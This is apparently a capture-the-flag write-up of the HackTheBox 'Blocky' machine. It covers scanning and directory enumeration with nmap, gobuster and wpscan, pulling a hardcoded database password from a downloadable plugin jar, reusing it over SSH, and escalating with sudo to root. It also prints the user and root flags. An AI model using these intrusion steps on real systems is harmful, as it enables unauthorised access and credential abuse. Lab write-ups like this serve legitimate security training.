enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/blocky/nmap.txt 10.10.10.37
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-22 10:07 EST
Nmap scan report for 10.10.10.37
Host is up (0.19s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE VERSION
21/tcp   open   ftp     ProFTPD 1.3.5a
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp   open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp closed sophos
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.54 seconds
```

ports open are

```
21/tcp   open   ftp     ProFTPD 1.3.5a

22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2

80/tcp   open   http    Apache httpd 2.4.18
```

since 80 is open lets go for website


the page has been designed with wordpress
and is for minecraft development

lets run some basic tools nikto,searchsploit and gobuster

nikto-nothing special


searchsploit

we saw a massive exploit in ftp port



```
┌──(root💀kali)-[/home/kali]
└─# searchsploit ProFTPD 1.3.5
─────────────────────────────────────────────────────────
 Exploit Title
─────────────────────────────────────────────────────────
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPd 1.3.5 - File Copy
─────────────────────────────────────────────────────────
Shellcodes: No Results
```

which allows rce so before exploting that lets run the gobuster to search some directories



```
===============================================================
/.hta (Status: 403)
/.hta.txt (Status: 403)
/.hta.php (Status: 403)
/.hta.html (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.html (Status: 403)
/index.php (Status: 301)
/index.php (Status: 301)
/javascript (Status: 301)
/license.txt (Status: 200)
/phpmyadmin (Status: 301)
/plugins (Status: 301)
/readme.html (Status: 200)
/server-status (Status: 403)
/wiki (Status: 301)
/wp-admin (Status: 301)
/wp-blog-header.php (Status: 200)
/wp-config.php (Status: 200)
/wp-content (Status: 301)
/wp-cron.php (Status: 200)
/wp-includes (Status: 301)
/wp-links-opml.php (Status: 200)
/wp-load.php (Status: 200)
/wp-mail.php (Status: 403)
/wp-login.php (Status: 200)
/wp-signup.php (Status: 302)
/wp-trackback.php (Status: 200)
===============================================================
2021/01/22 10:23:25 Finished
===============================================================
```


we have got a ton of result with lot of php page

so we mainly had 3 working and interesting pages

http://10.10.10.37/wp-includes
http://10.10.10.37/wp-trackback.php
http://10.10.10.37/wp-login.php
http://10.10.10.37/wp-signup.php
http://10.10.10.37/wp-links-opml.php
http://10.10.10.37/wp-admin
http://10.10.10.37/plugins
http://10.10.10.37/phpmyadmin
http://10.10.10.37/license.txt


these are useful directories

since wordpress is there we can use wpscan tool to look for any weaklink or get the user



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# wpscan --url http://10.10.10.37 --enumerate
```

to start the scan



```
[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.10.37/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

going to the link we see a user “notch” so we have a user we need to get the password

lets download the 2 files which are on http://10.10.10.37/plugins then we will have a BlockyCore.jar we simply have to unzip it

and go to /com/myfirstpluggin and we find BlockyCore.class file it is a java class file we will open a online website to read it

BlockyCore.java

- BlockyCore.java

Download file

```
package com.myfirstplugin;

public class BlockyCore {
   public String sqlHost = "localhost";
   public String sqlUser = "root";
   public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";

   public void onServerStart() {
   }

   public void onServerStop() {
   }

   public void onPlayerJoin() {
      this.sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
   }

   public void sendMessage(String username, String message) {
   }
}
```

here we have the result from the website

we can see the password here we have the user notch lets connect through ssh

we login with this command

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 notch@10.10.10.37
```

and give the above password

we have notch user

getting the userflag---59fee0977fb60b8a0bc6e41e751f3cd5

now enumerate for root running sudo -l

we see simply running sudo su we get root

so lets grab root.txt

rootflag---0a9694a5b4d272c694679f7860f1cd5f